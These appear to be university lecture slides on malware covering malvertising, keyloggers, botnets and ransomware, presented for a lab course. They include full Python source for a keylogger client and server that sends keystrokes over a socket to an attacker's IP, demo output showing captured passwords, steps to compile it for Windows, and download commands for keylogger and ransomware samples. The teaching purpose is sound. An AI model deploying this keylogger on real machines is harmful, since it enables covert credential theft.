3. More Malware

Jin Hong

jin.hong@uwa.edu.au

What you need today

- Kali VM
- Ubuntu VM
  - (or other linux, but tested on Ubuntu)
  - On this, install pynput (pip install pynput)
- Windows VM

- Things we do today
  - Keylogging
  - Ransomware
  - Malicious documents


Malvertising

- Malicious advertising
- Spread of malware through advertising
- Sometimes, just viewing can affect your system
- About 10 billion ads were malvertisement in 2012*
- In 2017, Google blocked 79 million ads with redirection and removed 48 million ads trying to install unwanted software#

"Anti-Malvertising Resources" Online Trust Alliance. Retrieved on [illegible]
https://www.csoonline.com/article/3373647/what-is-malvertising-and-how-you-can-protect-against-it.html


Malvertising

- Many different ways they can get in:
  - Pop-up ads
  - Web widgets
  - Hidden iframes
  - Malicious banners
  - Third-party advertisement
  - Etc.




Malvertising

- Many different ways they can get in:
  - Pop-up ads
  - Web widgets
  - Hidden iframes
  - Malicious banners
  - Third-party advertisement
  - Etc.




Malvertising



Malvertising can be "hidden" from the user by creating invisible boxes

Malvertising – Protection

- Keeping up-to-date software and OS
- Antivirus and other malware protection methods
- Browser extensions alerting malvertising campaigns



Spyware

- Variety of meanings including key loggers unsolicited commercial software, scumware, Trojan horses etc.

Spyware – Key Loggers

- Actions on computer is **monitored** and **captured** by adversaries
- Can be software or hardware
- Strong passwords are **no longer** effective

- Use:
  - Anti keyloggers, antivirus, anti-spyware
  - Monitor malicious network traffic
  - Security tokens
  - Automatic form fillers etc.

Key Loggers

◈demo

On Kali

wget https://github.com/uwacyber/cits3006/raw/2023S2/cits3006-labs/files/key_logger.py

On Victim Ubuntu

wget https://github.com/uwacyber/cits3006/raw/2023S2/cits3006-labs/files/key_loggee.py

Make sure you install pynput:

```
sudo apt-get install python3-pynput
#if you get an error about evdev:
sudo apt-get install python3-pynput=1.6.8
```


Key Loggers

```python
import socket

host = '' #hacker IP address in string, actually don't need it
port = 9999

s = socket.socket()
s.bind((host, port))
s.listen(2)

def file_write(keys):
    with open("keylogs.txt","a") as file:
        for key in keys:
            file.write(key)

print(host)
conn, address = s.accept()
print("Connected to Client: " + str(address))
while True:
    data = conn.recv(1024).decode()
    file_write(str(data))
    if not data:
        break
    if str(data) == 'Key.space':
        data = ' '
    if str(data) == 'Key.enter':
        data = '\n'
```

```python
import pynput
from pynput.keyboard import Listener, Key
import socket

host = '' #Hacker's IP address as a string
port = 9999

s = socket.socket()
s.connect((host, port))

def press(key):
    #print(key)
    s.send(str(key).encode())

def release(key):
    if key == Key.esc:
        return False

with Listener(on_press = press, on_release = release) as listener:
    listener.join()
```

You have to update the target host IP in key_logee.py.

Key Loggers


(base) ┌──(jin㉿kali)-[~/cits3006/lect5]
└─$ sudo python3 key_logger.py
Connected to Client: ('192.168.68.5', 58180)
testuser@hotmail.com
thisis a securepassword
Firefox Web Browser
Aug 1 20:43
Sign in to your Microsoft
https://login.live.com/login.srf?wa=wsignin1.0
Microsoft
testuser@hotmail.com
Enter password
Forgot password?
Sign in


Key Loggers – on Windows

- demo

On Windows
- Install Python
  - Apple Silicon, there is ARM64 installers for Windows
- Install pyinstaller and pynput
- Compile the key_loggee.py


Make sure you install pyinstaller and pynput on Windows:

```
python -m pip install pyinstall pynput
```



(base) ┌──(jin㉿kali)-[~/cits3006/lect5]
└─$ sudo python3 key_logger.py
Connected to Client: ('192.168.68.20', 50634)
www.google.com
hello@gmail.com
hotmail.com
hello@hotmail.com
verystrongpassword!@#$%
Windows11
Administrator: C:\Windows\sys
dist
Directory
Apache
Apache
python3
Python
Sign
https://login.live.com/lo...
Microsoft
hello@hotmail.com
Enter password
Forgot password?
Sign in
Terms of use
Privacy & cookies
6703 INFO: Updating resource type 24 name 1 language 0
6703 INFO: Appending PKG archive to EXE
6703 INFO: Fixing EXE headers
6726 INFO: Building EXE from EXE-00.toc completed successfully.
PS C:\Users\user\Downloads>

Spyware – Unsolicited Software

- Unsolicited commercial software are installed without user's intensions
  - E.g., Piggyback software
- May contain spyware to snoop user activities
- Always check what you are agreeing to install



Harvesting Personal Information



- We just trust them too much
  - Chrome Incognito mode still allow third parties to collect data
    - https://www.wired.co.uk/article/google-chrome-incognito-mode-privacy
  - Facebook listening in on user conversations
    - https://www.scmp.com/news/world/united-states-canada/article/3022682/facebook-admits-listening-transcribing-users
  - Microsoft listening on Skype calls
    - https://www.scmp.com/news/world/united-states-canada/article/3021896/microsoft-admits-its-workers-listen-your-skype
  - Apps collect your data even you deny permissions
    - https://www.cnet.com/news/more-than-1000-android-apps-harvest-your-data-even-after-you-deny-permissions/

Q: Is this okay or not?

Botnet

- A bot is an application that runs automated tasks over the Internet
  - E.g., web crawlers
- A botnet is a collection of connected devices that runs one or more bots
- Botnet can deploy various types of attacks
  - E.g., DDoS, spamming
  - But also stealing data and accessing bots

1. A botnet operator infects users
2. The bot on the infected PC communicate back to the command-and-control server
3. A spammer purchases the services of the botnet from the operator
4. (a) The spammer provides the spam messages to the operator (b) The botnet operator uses bots to send out the spam message

https://commons.wikimedia.org/wiki/File:Botnet.svg

Ransomware


- Type of a malware
- Encrypts the system files using a cryptosystem
  - Can be either symmetric or asymmetric, as long as the key is kept secret by the attacker
- The attacker can decrypt the files using the private key
  - In order to get your files decrypted, attackers ask for "ransom"
  - Normally paid through cryptocurrency for anonymity
  - Attackers often do not decrypt files after receiving the money
  - Ransomware-as-a-service can be purchased online
- Ransomwares can affect the system in many ways
  - Software availability
  - Compromise security configurations
  - Tampering data
  - Loss of sensitive information
  - Breach of confidentiality

Ransomware

- Types include
  - Locker ransomware
    - Locks the computer
  - Crypto ransomware
    - Requires decryption key
  - Master boot record ransomware
    - The MBR is attacked so the message appears on boot up
  - Web server encrypting ransomware
    - Affects the web server files
  - Mobile device ransomware
    - Affects mobile devices

- Notable ransomwares include
  - CryptoLocker (2013) – over 500,000 infected
  - TeslaCrypt (2015) – CryptoLocker variant
  - SimpleLocker (2015) – android platform
  - WannaCry (2017) – patch available, but not implemented
  - NotPetya (2017) –cyberattack on Ukraine, global damage over $10B
  - Lockbit (2019) – largest ransomware group
  - Etc…

Ransomware



https://www.mcafee.com/au/resources/white-papers/wp-understanding-ransomware-strategies-defeat.pdf

Ransomware

- (1) Distribution and (2) installation
  - To convince the victim to download the executable of the ransomware
  - Uses exploit kit to lure people to click links
  - Send malicious email attachments
  - USB driver installations
  - Malvertising
- (3) Communication
  - First, identify the system configuration
  - Connect to the attacker server
  - Transmit victim files
  - Transmit encryption details used to lock the system
- (4) File search and (5) Encryption
  - The encryption process is run silently (may be visible in task manager)
  - Search files that matches the extensions starting from the local files, then removable media, then network locations
  - Malware copies are added as autorun to the registry key
    - Persist the malware when the system reboots
  - Malware can also remove backup files

Ransomware

- The ransomware malware can selectively encrypt files at various locations – why?

Ransomware

- The ransomware malware can selectively encrypt files at various locations – why?

Ransomware

- (6) Ransom demand
  - Notify the victim of the ransomware
  - Uses anonymous currency to receive the ransom
    - Popular – Bitcoins
  - Attackers may not unlock the system even with the paid ransom
    - Many victims experienced this

Ransomware

- demo

wget https://github.com/uwacyber/cits3006/raw/2023S2/cits3006-labs/files/ransomware.zip

Make sure you install pycryptodome:

```
python3 -m pip install pycryptodome
```


Ransomware

